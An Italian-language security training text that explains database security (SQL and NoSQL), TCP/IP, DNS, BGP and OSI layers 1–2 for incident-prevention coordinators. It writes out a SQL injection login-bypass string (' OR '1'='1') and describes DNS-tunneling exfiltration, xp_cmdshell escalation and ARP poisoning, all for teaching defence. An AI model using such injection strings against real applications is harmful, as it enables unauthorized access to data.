Rilevanza per la sicurezza: i database relazionali spesso custodiscono informazioni sensibili (dati personali, credenziali, registri di attività) e sono bersagli appetibili per gli attaccanti. Due aspetti fondamentali vanno considerati: la sicurezza interna del DB e le vulnerabilità delle applicazioni che lo utilizzano. Sul primo fronte, un RDBMS deve essere configurato con opportune misure di sicurezza: controlli di accesso robusti (account separati con privilegi minimi per le applicazioni, ruoli e privilegi SQL assegnati con granularità), cifratura dei dati a riposo (molti DB supportano tablespace criptati o cifratura trasparente delle colonne), audit e logging delle operazioni (tracciare chi ha eseguito cosa e quando, per individuare accessi sospetti) e hardening generale (disabilitare funzionalità non utilizzate, applicare patch di sicurezza del motore DB). Ad esempio, esistono standard come lo SQL Server Security Guide o linee guida CIS Benchmarks per MySQL/PostgreSQL che elencano best practice: dal forzare l’autenticazione con password complesse, all’abilitare la cifratura TLS nelle connessioni client-DB, fino a restringere l’uso di stored procedure o comandi pericolosi solo ad account fidati.

Sul secondo fronte, il rischio più noto è la SQL Injection, una tecnica d’attacco applicativa in cui input malevoli forniti a un’applicazione web (o altro software) finiscono per alterare l’istruzione SQL eseguita sul database. Se l’applicazione non “sanitizza” correttamente gli input (ad esempio non usando query parametrizzate/preparate), un attaccante può inserire frammenti di SQL arbitrario nelle query, ottenendo potenzialmente accesso o manipolazione non autorizzata dei dati. Un classico incidente è quando un campo di login viene usato direttamente in una query tipo SELECT * FROM utenti WHERE user='${utente}' AND pass='${password}' : fornendo come utente qualcosa come ' OR '1'='1' , la query diventa sempre vera permettendo bypass di autenticazione. Dal punto di vista di un responsabile alla sicurezza, mitigare le SQL injection è prioritario: significa formare gli sviluppatori all’uso di parametri bindati, ORMs, stored procedure sicure e al filtraggio/escape degli input in ultima istanza. In aggiunta, predisporre Web Application Firewall (WAF) con regole per intercettare pattern di SQL injection può aggiungere un livello di difesa. Un altro esempio di attacco è il privilege escalation interno al DB: se un account di applicazione con pochi privilegi riesce a eseguire un comando di sistema attraverso una funzionalità di SQL estesa (ad esempio le xp_cmdshell di SQL Server, se abilitate impropriamente, consentono di eseguire comandi sul sistema operativo), l’attaccante potrebbe passare dal database al pieno controllo del server. Ciò evidenzia l’importanza di limitare al minimo i privilegi degli account DB usati dalle applicazioni e di disabilitare funzionalità di estensione (come esecuzione di codice esterno) se non necessarie.

In termini di standard, normative come il GDPR richiedono protezione rigorosa dei dati personali spesso contenuti nei database, includendo principi di data protection by design (ad esempio minimizzazione dei dati raccolti, pseudonimizzazione). Standard industriali come il PCI-DSS per i dati di carte di credito impongono cifratura degli storage e segmentazione di rete per i sistemi di database, oltre a monitoraggio continuo degli accessi.

Database NoSQL (non relazionali)

Negli ultimi anni, accanto ai sistemi relazionali tradizionali, si sono diffusi i database NoSQL, termine che sta per “Not Only SQL” ad indicare database non basati sul modello relazionale e spesso privi di schema fisso. I database NoSQL abbracciano diverse categorie: database documentali (che memorizzano dati in documenti strutturati tipicamente in formato JSON/BSON, es. MongoDB, CouchDB), database a colonne distribuite (simili a tabelle sparse con colonne flessibili, es. Cassandra, HBase), database a chiave-valore (memorizzano coppie key-value senza struttura interna, es. Redis, Riak) e database a grafo (ottimizzati per rappresentare entità e relazioni complesse come nodi e archi, es. Neo4j). Questi sistemi rinunciano alle rigide tabelle relazionali in favore di una struttura dati più flessibile e spesso distribuita su cluster di macchine.

Nei database NoSQL, i dati vengono spesso memorizzati nel loro formato nativo o “denormalizzato”. Ad esempio, un documento JSON può contenere in un unico record tutte le informazioni di un utente, compresa una lista dei suoi ordini, evitando di fare JOIN tra tabelle separate come accadrebbe in un
modello relazionale. Questo porta vantaggi in termini di prestazioni e scalabilità su grandi volumi di dati o dati eterogenei: il sistema scala orizzontalmente, replicando e partizionando i dati su più nodi (sharding), ed è in grado di gestire variazioni di struttura tra diversi record (schema flessibile).

Tuttavia, spesso i database NoSQL sacrificano la coerenza immediata delle transazioni in favore della disponibilità e della partition tolerance, secondo i principi del teorema CAP. In ambienti distribuiti, garantire simultaneamente Coerenza, Disponibilità e Tolleranza alle partizioni è impossibile; molti database NoSQL scelgono di essere AP (available, partition-tolerant) sacrificando la consistenza forte: i dati possono essere eventualmente consistenti, ovvero gli aggiornamenti si propagano con tempo breve ma non istantaneo su tutte le repliche. In termini pratici, ciò significa che una lettura potrebbe restituire un dato lievemente obsoleto se appena modificato altrove, privilegiando però la reattività del sistema anche in caso di rete con latenze. Questo è spesso accettabile per scenari come social network (ad esempio, vedere per qualche secondo la vecchia foto profilo di un utente prima che arrivi la nuova non è critico), ma sarebbe inaccettabile in un’applicazione bancaria (dove i conti correnti richiedono consistenza forte). In compenso, le architetture NoSQL sono progettate per alta disponibilità e scalabilità: aggiungendo nodi al cluster, le performance di throughput aumentano linearmente in molti casi e la ridondanza dei dati su nodi multipli evita singoli punti di guasto.

Rilevanza per la sicurezza: i database NoSQL presentano sfide di sicurezza in parte analoghe a quelle dei relazionali, ma con alcune peculiarità. Innanzitutto, l’assenza di schema fisso significa che non ci sono vincoli intrinseci di tipo/forma dei dati: ciò può rendere più difficile validare l’input e più facile commettere errori logici (ad esempio, se un campo previsto come numero intero viene memorizzato come stringa in alcuni documenti, il comportamento dell’applicazione potrebbe essere imprevedibile).
Dal punto di vista degli attacchi, esistono varianti di injection anche per NoSQL – le cosiddette NoSQL Injection – dove input malevoli manipolano le query di ricerca su database non relazionali. Ad esempio, in MongoDB una query è spesso costruita passando un JSON di filtro: se un’applicazione web inserisce direttamente parametri utente in questo JSON senza controlli, un attaccante potrebbe aggiungere operatori come $gt (greater than) o $ne (not equal) per alterare la logica della query. Pur meno note delle SQL injection, vulnerabilità analoghe sono state riscontrate (ad es. su applicazioni con backend MongoDB, Redis injection sfruttando comandi craftati, ecc.).

In termini di controlli di accesso, alcuni database NoSQL nelle prime versioni erano pensati per funzionare in ambienti fidati e mancavano di robusti sistemi di autenticazione/autorizzazione. Ci sono stati casi clamorosi di database NoSQL esposti online senza password (es. istanze di MongoDB o Elasticsearch lasciate aperte) che hanno portato a massivi furti di dati o attacchi ransomware (dove gli attaccanti esfiltravano e cancellavano i dati chiedendo un riscatto). Dunque, una prima regola di sicurezza è assicurarsi che l’accesso di rete ai database sia segregato (solo dagli application server, non dal pubblico internet) e che i meccanismi di autenticazione siano attivi e con credenziali robuste.
Oggi i principali prodotti NoSQL (MongoDB, Cassandra, etc.) offrono meccanismi di autenticazione, cifratura in transito (SSL/TLS) e a riposo, controlli di autorizzazione basati su ruoli – ma sta ai configuratori abilitarli. In un contesto di sicurezza nazionale, dove si trattano dati sensibili, è imperativo che anche i database NoSQL rispettino standard di hardening: ad esempio, MongoDB Security Checklist suggerisce di abilitare l’autenticazione SCRAM-SHA, definire ruoli con minimo privilegio (lettura/scrittura su specifici database), usare IP binding solo su interfacce interne, abilitare auditing, ecc.

Dal punto di vista della consistenza dei dati, bisogna inoltre considerare la resilienza: in caso di incidenti (es. guasto di nodi, partizioni di rete), i database NoSQL possono entrare in stati degradati (consistenza ridotta) che, se non gestiti, potrebbero causare perdite o duplicazioni di dati. Un piano di sicurezza deve includere backup regolari anche per database NoSQL e test di ripristino, dato che la natura distribuita a volte complica le procedure di recovery (bisogna tenere conto di replica set, quorum di consenso per riottenere un primario in sistemi tipo MongoDB, etc.). Inoltre, la eventuale consistenza implica che nel monitoraggio degli incidenti bisogna tener conto di possibili discrepanze temporanee: ad esempio, analizzando i log di un sistema distribuito, un responsabile alla sicurezza deve sapere che l’ordine esatto delle operazioni potrebbe differire leggermente tra nodi – il che può complicare l’analisi forense e la ricostruzione esatta degli eventi. Strumenti specializzati per logging centralizzato (spesso basati essi stessi su stack NoSQL, come ELK – Elasticsearch, Logstash, Kibana) vanno configurati per correlare correttamente eventi multi-nodo.

Integrazione SQL/NoSQL e best practice: molte organizzazioni adottano architetture ibride dove convivono database relazionali per dati transazionali e database NoSQL per big data, analytics in tempo reale, cache in-memory, etc. Un coordinatore di sicurezza deve avere familiarità con entrambi e con le tecniche per proteggerli. Ad esempio, assicurarsi che i dati sensibili presenti in un cluster Hadoop/NoSQL siano cifrati (usando magari librerie come Google Tink o servizi KMS per gestire le chiavi) e segregati con tokenization o pseudonymization per minimizzare l’impatto di un breach. Allo stesso tempo, mantenere aggiornati i sistemi (le piattaforme NoSQL sono in continuo sviluppo, patch di sicurezza escono di frequente) e utilizzare strumenti di monitoraggio delle anomalie sulle query (Database Activity Monitoring) anche su NoSQL, dove possibile, per rilevare pattern inconsueti (es. un’esplosione di letture anomale alle 3 di notte da un certo IP potrebbe indicare un exfiltration in corso).

Riassumendo, la scelta tra database relazionali e NoSQL dipende dai requisiti di consistenza, scalabilità e struttura dei dati. Dal punto di vista della sicurezza, entrambi richiedono robuste misure di protezione, consapevoli delle rispettive architetture. I database relazionali brillano per maturità di strumenti di sicurezza integrati e transazioni ACID, mentre i NoSQL offrono flessibilità e prestazioni su scala, ma il professionista deve compensare eventuali mancanze (es. consistenza) a livello applicativo e prestare attenzione a configurazioni sicure che non sono sempre default. Conoscere standard come OWASP Top 10 (A03:2021 – Injection) per le injection o il NIST SP 800-123 (guide to general server security, applicabile anche ai server DB) aiuta a costruire un ambiente database – relazionale o no – robusto contro incidenti informatici.

Le reti di calcolatori permettono a sistemi differenti di comunicare e scambiarsi informazioni. La sicurezza informatica moderna è strettamente legata alle reti, poiché gran parte degli incidenti avviene attraverso connessioni di rete (attacchi remoti, malware che si propagano, esfiltrazioni di dati). In questa sezione esaminiamo i fondamenti del networking e tre protocolli chiave: la suite TCP/IP (base di Internet), il sistema dei nomi a dominio DNS e il protocollo di routing BGP. Comprendere questi protocolli è essenziale per prevenire e gestire incidenti che vanno dagli attacchi DDoS alla manipolazione del traffico internet.

Suite TCP/IP (Livelli di trasporto e rete)

TCP/IP non è un singolo protocollo ma una famiglia di protocolli organizzati in un modello di rete pratico (spesso semplificato in 4 livelli: Link, Internet, Trasporto, Applicazione) che corrisponde in parte al modello OSI (vedi sezione successiva). I due pilastri di questa suite sono il Protocollo IP (Internet Protocol) e il Protocollo TCP (Transmission Control Protocol), da cui prende nome.

  • IP (Internet Protocol): IP opera al livello di rete ed è il protocollo fondamentale che si occupa di indirizzamento e instradamento dei pacchetti attraverso reti differenti. IP fornisce un servizio di consegna di pacchetti non affidabile e senza connessione: ciò significa che invia i pacchetti dal mittente al destinatario secondo le informazioni di routing, ma non garantisce né che arrivino (possono perdersi) né che arrivino in ordine. Ogni dispositivo collegato in rete ha almeno un indirizzo IP univoco (32 bit per IPv4, rappresentati come quattro numeri es. 192.168.10.5, oppure 128 bit per IPv6, rappresentati in esadecimale). IP provvede a incapsulare i dati in un pacchetto IP contenente header (con mittente, destinatario, TTL, ecc.) e payload (i dati da trasportare, ad esempio un segmento TCP). Il protocollo IP è progettato per collegare reti eterogenee: è un protocollo di interconnessione di reti (internetworking) di livello 3 OSI, nato per far comunicare sottoreti differenti unificandole in un’unica rete logica (da cui “Internet”). IP compie l’instradamento: i router analizzano l’indirizzo di destinazione IP di ciascun pacchetto e lo inoltrano verso il router successivo più vicino alla destinazione, sulla base di tabelle di routing. Gli algoritmi di routing (OSPF, BGP, ecc. visti più avanti per BGP) costruiscono queste tabelle. Sul piano sicurezza, IP di per sé non prevede autenticazione né confidenzialità: i pacchetti possono essere falsificati (IP spoofing) e letti da intermediari. Per ovviare a ciò esistono estensioni come IPsec (una suite per la cifratura e autenticazione a livello IP) usata in VPN sicure. Inoltre, la natura non affidabile di IP significa che spetta ai livelli superiori occuparsi di ritrasmissioni e controllo di flusso (è qui che interviene TCP). Va citato che IPv4 soffre di spazio di indirizzi limitato e problemi di sicurezza (frammentazione IP usata in certi attacchi DoS, ad esempio Teardrop attack), mentre IPv6 migliora alcuni aspetti (spazio vastissimo, meccanismi di autoconfigurazione) ma porta nuove considerazioni di sicurezza (ad esempio, la presenza obbligatoria di ICMPv6 e multicast di rete locale richiede filtri specifici per evitare scansioni e attacchi di discovery non autorizzati).
  • TCP (Transmission Control Protocol): TCP opera a livello di trasporto e fornisce un canale di comunicazione affidabile e orientato alla connessione tra due host. In termini pratici, TCP si occupa di instaurare una connessione virtuale tra client e server (tramite la celebre stretta di mano 3-way handshake: SYN, SYN-ACK, ACK), di suddividere i dati da inviare in segmenti adeguati, di numerare i segmenti e ritrasmettere quelli non riconosciuti e di riordinare i segmenti al ricevente per presentare un flusso di byte continuo all’applicazione. Grazie a TCP, le applicazioni non devono preoccuparsi di perdita o disordine di pacchetti: TCP garantisce che i dati arrivino integri e nell’ordine corretto, o notifica un errore se la connessione si interrompe. Questo è essenziale per protocolli applicativi come HTTP, SMTP, FTP, in cui ricevere dati incompleti o scombinati equivarrebbe a corruzione dell’informazione. Tecnicamente, TCP identifica le connessioni tramite le porte: ogni segmento TCP ha una porta sorgente e una destinazione, permettendo a un singolo host di gestire più connessioni simultanee su porte diverse (es. 80 per HTTP, 443 per HTTPS, 25 per SMTP, ecc.). Dal punto di vista della sicurezza, il protocollo TCP è stato bersaglio di attacchi sin dai primordi di Internet. Un esempio classico è il TCP SYN flood: attaccando l’handshake di TCP, un aggressore invia una valanga di pacchetti SYN senza completare mai il 3° passo, lasciando il server con molte connessioni “mezze aperte” (in stato SYN_RECV) e esaurendo le risorse dedicate (la backlog queue). Ciò provoca un Denial of Service. Contromisure come SYN cookies o limiti sulla half-open queue aiutano a mitigare. Un altro attacco è il TCP reset (RST): inviando un pacchetto falsificato con bit RST si può forzare la chiusura di una connessione TCP esistente; se l’attaccante riesce a indovinare gli identificatori corretti (IP/porta e numero di sequenza), può interrompere comunicazioni di altri. Questo fu sfruttato in passato per bloccare traffico BGP (il cui trasporto è su TCP, vedi dopo) o per censura (come RST injection nel grande firewall cinese). Per integrità e confidenzialità, TCP da solo non offre nulla: la protezione dei dati deve avvenire a livello applicativo (ad es. TLS sopra TCP per cifrare la sessione). Tuttavia, dentro la suite TCP/IP esistono protocolli complementari come UDP (User Datagram Protocol, non affidabile e senza connessione, usato per streaming, DNS, etc.) che il responsabile sicurezza deve ugualmente conoscere: ad esempio, UDP è più soggetto a spoofing (essendo connectionless) e viene sfruttato in attacchi DDoS di riflessione/amplificazione (come DNS amplification, SSDP amplification), dunque vanno predisposti filtri (e.g. anti-spoofing con BCP 38, rate limiting su servizi UDP pubblici). In generale, la comprensione profonda di TCP/IP consente di analizzare i log di rete e i dump di pacchetto (es. con Wireshark) per rilevare attività sospette: sequenze anomale di flag TCP, tentativi su port scanning (che si evidenziano come connessioni SYN brevissime su molte porte), pacchetti malformati, etc. Standard come gli RFC (es. RFC 793 per TCP, RFC 791 per IP) definiscono il funzionamento lecito: molti attacchi inviano traffico che devia dallo standard (es. pacchetti con flag inconsuete come Xmas scan con FIN-PSH-URG) e sistemi IDS/IPS (Snort, Suricata, Zeek) sono in grado di rilevarlo se ben configurati.

In sintesi, TCP/IP è la colonna portante delle comunicazioni di rete. Un coordinatore di prevenzione incidenti deve: assicurare che le configurazioni di rete seguano le best practice (filtri su pacchetti ingressi/uscita, disabilitare protocolli legacy insicuri – es. Telnet, FTP – a favore di versioni cifrate – SSH, FTPS/SFTP), conoscere gli attacchi di rete comuni e le contromisure (firewall stateful per gestire SYN flood, IDS per rilevare scansioni e anomalie TCP/IP, IPsec per proteggere canali critici) e in caso di incidente saper leggere il traffico (analisi PCAP) per capire cosa è successo. Ad esempio, in un sospetto data breach, potrebbe trovarsi traffico TCP sulla porta 443 di volume insolitamente alto verso un IP esterno non riconosciuto: sapere che 443 è solitamente HTTPS e che l’esfiltrazione potrebbe avvenire cifrata fa sì che si debba guardare a meta-dati (SNI, quantità, pattern) e non al contenuto impossibile da decifrare senza la chiave. Allo stesso modo, la padronanza di TCP/IP è fondamentale per gestire incidenti come DDoS: riconoscere un flood TCP SYN o UDP, distinguere un traffico legittimo da uno malevolo in base a parametri di basso livello e interfacciarsi con ISP/CDN per attivare filtri o scrubbing.

DNS (Domain Name System)

DNS è il “servizio di nomi” di Internet, spesso paragonato a un “elenco telefonico” o a un servizio di rubrica per la rete globale. Il suo scopo principale è tradurre i nomi di dominio leggibili dagli umani (ad es. www.esempio.gov) nei corrispondenti indirizzi IP numerici che le macchine utilizzano per instradare il traffico. Senza DNS, dovremmo ricordare e digitare indirizzi come 93.184.216.34 per visitare un sito, cosa impraticabile su larga scala. Il DNS è dunque fondamentale per l’usabilità di Internet.

Il sistema DNS è gerarchico e distribuito. I nomi di dominio sono organizzati in una struttura ad albero rovesciato: al vertice ci sono i root server (indicati da un dominio radice vuoto, spesso rappresentato da un punto . ), subito sotto ci sono i domini di primo livello (TLD) come .com , .org , .it , .gov, ecc., poi i secondi livelli (es. esempio in esempio.gov ) e così via con possibili sottodomini aggiuntivi. L’operazione di risoluzione DNS consiste nel trovare l’indirizzo IP associato a un nome (risoluzione diretta) o viceversa trovare il nome dato un IP (risoluzione inversa). Quando un client (tipicamente tramite un resolver stub integrato nel sistema operativo) deve risolvere un nome, contatta un DNS resolver ricorsivo (spesso fornito dall’ISP o configurato manualmente come 8.8.8.8 di Google) il quale interroga a sua volta la gerarchia: parte dai root server (ce ne sono 13 indirizzi logici root disseminati globalmente) per sapere chi è autoritativo per il TLD richiesto, poi contatta il server autoritativo di quel TLD per sapere chi gestisce il dominio di secondo livello e così via fino ad ottenere dal server DNS autoritativo finale (gestito dal proprietario del dominio o dal suo provider) il record richiesto. Il DNS memorizza le risposte in cache per un certo periodo (TTL) per accelerare richieste future.

I record DNS più comuni includono: A/AAAA (indirizzo IPv4 o IPv6 associato a un nome), CNAME (nome canonico, alias verso un altro nome), MX (mail exchanger, indirizzo dei server di posta per il dominio), TXT (testo libero, usato anche per record SPF/DKIM nei contesti mail), SRV (service locator, utilizzato da alcuni protocolli), PTR (pointer per risoluzione inversa da IP a nome).

Minacce e sicurezza DNS: il DNS in origine è stato progettato senza meccanismi di autenticazione, il che l’ha reso vulnerabile a vari attacchi. Il più classico è il DNS cache poisoning: un attaccante induce un resolver a memorizzare una risposta falsa, cosicché gli utenti successivi vengano indirizzati all’IP sbagliato (ad esempio, credono di visitare bancopopolare.it ma in realtà il DNS avvelenato gli dà l’IP di un server dell’attaccante). Prima di correttivi, era possibile inviare risposte DNS fasulle con una certa facilità, approfittando del fatto che la porta UDP 53 e l’ID di transazione DNS erano prevedibili e non c’era verifica di origine. Ora i resolver usano porte effimere random e ID random a 16 bit, riducendo la fattibilità del poisoning, ma il rischio resta se l’attaccante può intralciare la comunicazione col vero server (ad es. tramite un man-in-the-middle). La risposta dell’industria è DNSSEC, un’estensione di sicurezza che aggiunge firme digitali alle risposte DNS: i domini firmati DNSSEC pubblicano chiavi pubbliche nei record DNSKEY e usano record RRSIG per firmare le mapping nome->IP. Un resolver con DNSSEC abilitato verifica che la firma sia valida e ancorata a una catena di fiducia (dal root in giù) evitando di accettare dati manomessi. DNSSEC, però, non è ancora ovunque adottato e introduce la
complessità della gestione chiavi/rollover.

Un altro problema di sicurezza DNS è il DNS tunneling: usando richieste DNS (che spesso sono permesse anche quando altro traffico è bloccato) per incapsulare dati arbitrari, degli attaccanti possono esfiltrare informazioni o comandare malware (comandi e controllo) attraverso query DNS apparentemente legittime. Ad esempio, un malware potrebbe fare query a sottodomini come <data>.esempio-attaccante.com, dove <data> è un blocco di dati rubati codificato in base32; il server DNS sotto il controllo dell’attaccante riceve queste query e decodifica i dati dal nome richiesto.
Dal punto di vista di un analista, è importante monitorare il traffico DNS verso domini insoliti o con nomi molto lunghi/strani, segnale tipico di tunneling o data exfiltration. Strumenti di sicurezza avanzata (DNS firewall, soluzioni di exfiltration detection) possono rilevare e bloccare questi abusi.

C’è poi il DNS hijacking o DNS spoofing: se un attaccante compromette un server DNS autoritativo o modifica i riferimenti (ad esempio alterando i record di un registrar DNS), può dirottare un dominio intero su altri IP. Questo è successo, ad esempio, in attacchi a provider DNS o in scenari di censura statale (dove i resolver ISP sono modificati per restituire IP “fake” per certi domini). Contromisure includono l’uso di registrar con protezioni robuste (2FA, lock) e monitoraggio continuo dei record DNS critici.

Best practice relative al DNS per un responsabile alla sicurezza includono: utilizzare resolver DNS ricorsivi sicuri (magari in-house o servizi con filtro malware), abilitare DNSSEC validation sui resolver interni per i propri utenti, implementare DNSSEC per i domini gestiti dall’organizzazione in modo da prevenire impersonificazioni, isolare e proteggere i server DNS autoritativi (pochi servizi devono contattarli, quindi regole firewall restrittive e monitoraggio). Inoltre, configurare correttamente i record per proteggere email e servizi (DNS è utilizzato in meccanismi di sicurezza come SPF, DKIM, DMARC per l’email authentication). Un altro aspetto è la privacy: le query DNS tradizionali sono in chiaro, quindi un attaccante che sniffa la rete vede tutti i nomi richiesti (che possono rivelare i siti visitati, ecc.). In risposta, si stanno diffondendo protocolli come DNS over HTTPS (DoH) o DNS over TLS (DoT) che cifrano il traffico DNS tra client e resolver. Questo migliora la riservatezza, ma pone sfide per i controlli aziendali (non si può più facilmente ispezionare il contenuto DNS). Un coordinatore dovrà quindi bilanciare privacy e capacità di monitoraggio, magari attivando DoT/DoH con server fidati ma anche usando sistemi di split-horizon DNS per risolvere internamente i nomi aziendali e avere visibilità.

BGP (Border Gateway Protocol)

BGP è il protocollo di routing globale che tiene unita Internet. Mentre protocolli come OSPF, EIGRP, IS-IS gestiscono il routing interno a una singola organizzazione o sistema autonomo (IGP – Interior Gateway Protocols), BGP è l’Exterior Gateway Protocol che connette tra loro i diversi Autonomous System (AS) – essenzialmente le reti di proprietà di fornitori di connettività (ISP, dorsali, grandi organizzazioni) identificate da un numero AS univoco. In parole semplici, BGP è il metodo con cui le reti annunciano ad altre reti quali prefissi IP possono raggiungere attraverso di loro, permettendo così di instradare pacchetti da un capo all’altro del mondo, passando per molte reti intermedie. BGP è dunque il “sistema di comunicazione tra router di confine” che consente a Internet di funzionare come un’unica grande rete. Senza BGP, i pacchetti oltre la propria rete locale non saprebbero dove andare.

Dal punto di vista tecnico, BGP è un protocollo di routing di tipo path-vector: ogni annuncio BGP informa su un prefisso IP raggiungibile e include l’AS-PATH, ovvero la sequenza di AS che bisogna attraversare per raggiungere quel prefisso. I router BGP (detti spesso Route Reflector o router di bordo) scambiano messaggi su connessioni TCP (porta 179). BGP è incrementale: invece di scambiare periodicamente l’intera tabella come alcuni IGP, dopo l’iniziale full routing table exchange, invia solo aggiornamenti quando cambia qualcosa (annuncio di nuova rotta o ritiro di una esistente). Questo lo rende scalabile per Internet dove esistono oltre 900k prefissi IPv4 annunciati. BGP permette politiche: ogni operatore può definire preferenze su quali rotte usare o annunciare (ad esempio preferire percorsi più corti in termini di AS-PATH, o quelli ricevuti da clienti su quelli ricevuti da provider per motivi economici).

Vulnerabilità e incidenti BGP: BGP si basa in gran parte sulla fiducia tra operatori e fino a tempi recenti non incorporava meccanismi crittografici robusti. Ciò lo rende vulnerabile al cosiddetto BGP hijacking: un AS malevolo (o mal configurato) può annunciare rotte per prefissi IP che non gli appartengono, deviando il traffico. Ad esempio, nel 2008 l’annuncio errato di una rotta per YouTube da parte di un ISP pakistano (nel tentativo di censurare YouTube localmente) propagò a livello globale, rendendo YouTube irraggiungibile per ore. In altri casi, attori malevoli hanno annunciato prefissi bancari o di criptovalute per intercettare dati. BGP hijack può portare a interruzione (se il traffico viene in un vicolo cieco) o Man-in-the-Middle (se il traffic hijacker lo inoltra verso la destinazione vera dopo averlo intercettato). Secondo analisi recenti, essendo BGP una tecnologia con ~35 anni di età, è “facile da manipolare per reinstradare il traffico Internet o addirittura isolare intere regioni”. Infatti, casi documentati mostrano come in situazioni geopolitiche (es. crisi Crimea/Ucraina), BGP sia stato usato intenzionalmente per deviare traffico di intere aree verso infrastrutture sotto controllo di governi, creando di fatto “frontiere digitali” coerenti con quelle militari.

Le contromisure emergenti sono: RPKI (Resource Public Key Infrastructure), un sistema di certificati digitali che associa prefissi IP e numeri AS a enti legittimi, permettendo ai router di verificare se un certo AS è autorizzato ad annunciare un certo prefisso. Implementare RPKI e filtri di validazione (droppare annunci BGP non validati) riduce i rischi di hijack accidentali e rende più difficile quelli malevoli (che richiederebbero compromissione dei certificati). Inoltre, buone pratiche come i filtri BCP 38 anti-spoofing e l’obbligo per gli ISP di filtrare annunci in ingresso da clienti che non corrispondono ai loro IP (route filtering) riducono la superficie di attacco. In ambito di sicurezza nazionale, è auspicabile una stretta collaborazione con gli operatori di rete per assicurare che tali misure siano adottate, dato che un attacco BGP può essere usato anche come vettore per isolare un paese o spostare traffico attraverso nodi di sorveglianza (si pensi a un hijack temporaneo che dirotta traffico europeo via AS in un altro continente per spiarlo, poi lo rilascia verso la destinazione – tattica rilevata in alcune analisi di routing).

Un altro rischio BGP è l’instabilità o errore di configurazione: BGP è complesso ed errori nelle politiche possono causare route leak (annuncio di rotte ricevute da un provider verso un altro provider quando non dovrebbe, saturando percorsi imprevisti) o flapping (rotte che oscillano ripetutamente su/giù causando overhead). Questi incidenti possono avere impatti collaterali di sicurezza: un route leak può congestionare link inattesi, rallentando comunicazioni critiche o firewall, oppure un flapping eccessivo potrebbe stressare i router fino a farli riavviare per carico (causando DoS su interi segmenti di rete).

Ruolo del responsabile della sicurezza su BGP: per un’organizzazione che potrebbe gestire proprie infrastrutture di rete, è cruciale avere visibilità BGP. Ciò include utilizzare servizi di monitoring (es. RouteViews, RIPE Atlas) che avvisino se i prefissi dell’organizzazione vengono annunciati da AS esterni (potenziale hijack in corso) o se route importanti spariscono. In caso di incidente BGP, il responsabile deve saper interfacciarsi con i Network Operator Groups e CERT/CSIRT di settore per coordinare una risposta (ad esempio, diffondere rapidamente la notizia di non accettare annunci da AS X, o contattare l’operatore responsabile dell’annuncio spurio).

Inoltre, la comprensione di BGP è importante per valutare la resilienza delle comunicazioni critiche: per servizi governativi essenziali, ci si può assicurare multihoming (connessione a più ISP con diverse rotte) e preferire percorsi che minimizzino passaggi in zone a rischio. Ad esempio, se un paese teme spionaggio, potrebbe voler monitorare se il suo traffico passa per AS di altri paesi non amici e magari accordarsi con gli ISP per restrizione di routing. Strumenti di tracciamento (traceroute a livello AS) aiutano a mappare i percorsi.

Riassumendo, BGP è un protocollo potente ma datato, core di Internet e allo stesso tempo punto debole sfruttabile. Lo sforzo collettivo di mettere in sicurezza BGP (attraverso RPKI, monitoring e cooperazione tra ISP) è in corso e i professionisti di sicurezza devono essere partecipi: conoscere gli incidenti storici, sostenere l’adozione di misure protettive e includere scenari di attacco BGP nei propri piani di rischio (specialmente in contesti di infrastrutture critiche dove un attacco di routing può significare blackout comunicativo).

Il modello OSI (Open Systems Interconnection) è un modello di riferimento concettuale, proposto dall’ISO (International Organization for Standardization), che suddivide le funzioni di rete in sette livelli astratti. Anche se Internet pratica quotidiana segue più da vicino il modello TCP/IP a 4-5 livelli, l’OSI rimane uno schema didattico e progettuale prezioso: fornisce un linguaggio comune per descrivere dove si collocano protocolli e apparecchiature e come le diverse parti di una comunicazione interagiscono. I sette livelli del modello OSI, dal più basso (fisico) al più alto (applicazione), sono i seguenti:

  • Livello 1: Fisico. Si occupa della trasmissione dei bit grezzi sul mezzo fisico di comunicazione. Definisce specifiche elettriche, meccaniche e funzionali per attivare, mantenere e disattivare collegamenti fisici. Ad esempio, stabilisce che forma d’onda e tensione rappresentano un “1” o uno “0”, il tipo di connettore e cavo (rame, fibra ottica), la modulazione usata in trasmissioni wireless, la sincronizzazione dei bit, etc.. Dispositivi tipici al livello fisico sono i repeater, gli hub Ethernet (che rigenerano il segnale su più porte) e i componenti come cavi, transceiver, antenne. Dal punto di vista della sicurezza, il livello fisico è spesso trascurato ma non privo di rischi: tapping su cavi (intercettazioni fisiche), interferenze elettromagnetiche intenzionali o accidentali e attacchi di jamming nel wireless (disturbo radio per negare il servizio) sono minacce di livello 1. Contromisure includono cablaggi schermati, monitoraggio di link (per rilevare disconnessioni o anomalie elettriche) e in ambienti critici l’uso di fibre ottiche (difficili da intercettare senza provocare perdite di segnale rilevabili).
  • Livello 2: Collegamento Dati. Fornisce il trasferimento dei dati tra due nodi adiacenti (collegati dallo stesso mezzo fisico) in modo affidabile, strutturando i bit in frame e implementando controlli di errore e controllo di flusso su ciascun collegamento. Qui troviamo protocolli come Ethernet (IEEE 802.3) per le LAN cablate, Wi-Fi (IEEE 802.11) per le LAN wireless, PPP per collegamenti punto-punto, HDLC, ecc. Il livello 2 utilizza indirizzi fisici (MAC address per Ethernet) per identificare le schede di rete sorgenti e destinazione su un segmento. Funzioni chiave includono l’error detection (es. CRC per individuare frame corrotti e scartarli) e a volte l’error recovery (es. in collegamenti PPP può esserci ritrasmissione). Switch e bridge operano a questo livello, instradando frame in base agli indirizzi MAC e segmentando collision domains. Dal punto di vista sicurezza, il livello data link presenta minacce come MAC flooding (in cui un attaccante inonda lo switch di frame con MAC fittizi, saturando la CAM table e facendolo passare in modalità hub, favorendo sniffing), spoofing di MAC (un dispositivo assume l’identità MAC di un altro, magari per bypassare filtri MAC ACL o dirottare traffico destinato al legittimo) e attacchi specifici di tecnologie: ad esempio, ARP poisoning (avvelenamento cache ARP) sfrutta il protocollo di risoluzione indirizzi (tra livello 2 e 3) per associare un MAC dell’attaccante all’IP della vittima, di fatto intercettando il traffico locale. Strumenti come ettercap facilitano questo attacco, che può essere mitigato con tecniche come ARP statici o protocolli di sicurezza come DHCP Snooping e Dynamic ARP Inspection sugli switch gestiti. Sul Wi-Fi, il livello 2 è dove operano misure di cifratura come WPA2/WPA3: la protezione delle trame radio con cifre come AES-CCMP avviene qui. Dunque, la robustezza del livello 2 wireless (chiavi forti, autenticazione 802.1X con EAP, ecc.) è essenziale contro sniffing e accessi non autorizzati.
